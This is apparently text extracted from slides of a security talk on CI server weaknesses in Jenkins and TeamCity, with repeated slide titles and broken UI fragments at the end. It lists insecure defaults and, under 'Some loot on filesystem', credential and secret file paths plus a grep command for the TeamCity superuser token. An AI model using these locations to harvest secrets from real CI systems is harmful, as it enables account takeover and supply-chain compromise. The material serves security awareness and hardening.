
Straight and simple Build process




Straight and simple Build process




Straight and simple Build process




Straight and simple Build process



Straight and simple Build process



Straight and simple Build process




Simplified Role model

- Cannot do anything
- Can view projects (including builds)
- Can edit projects (including builds)
- Can perform system-wide actions (like configuration, customizing, run scripts etc)

Simplified CI Architecture

CI System



Simplified CI Architecture

Master

- Controls the entire system:
 - Configuration
 - User accounts
 - Plugin management
- Builds targets
- Temporary hosts build apps

Simplified CI Architecture

Slaves

- Managed by master
- Build targets
- Temporary host build apps

Simplified CI Architecture

User Interface

- Graphical (mostly web-based) interface to control Master
- (sometimes) API's and other such stuff

Simplified CI Architecture

Plugins

- Various tools to modify base system

Such as:

- Security plugins
- IDE integration plugins
- Reporting plugins
- Code repos integration plugins
-

A note on security

- Default configuration isn't secure at all

A note on security

Jenkins

- No Auth enabled
 - No roles at all
 - Anyone can do anything
- No CSRF protection enabled (!!!)

A note on security

Teamcity

- Registration function enabled by default
 - Often with “Project developer” role
- Guest login can be enabled

A note on security

- Default configuration isn't secure at all
- Still, proper configuration also will not protect you well =(

A note on security

By default Master will be used as a build agent =>
Untrusted code on the very same host as all the private CI
data:

- User Credentials
- CI Configuration (even Master password or security settings)

etc...

Some loot on filesystem

- Jenkins
 - \$JENKINS_HOME/ +:
 - ./secret/*
 - ./workspace/*
 - ./userContent/*
 - ./config.xml
 - ./secret.key
 - ./credentials.xml
 - ...

Some loot on filesystem

- TeamCity
 - .BuildServer/config/*
 - buildAgent/work/*
- \$TEAMCITY_HOME/ +:
 - webapps/
 - logs/teamcity-server.log | grep Super


A note on security

- Default configuration isn't secure at all
- Still, proper configuration also will not protect you well =(
- Some tiny little bugs

A note on security

- Default configuration isn't secure at all

- Protect you well =(



A note on security

Defail

Jenk

Jenkins > Git

На главную

Статус

Изменения

Сборочная д

Собрать сей

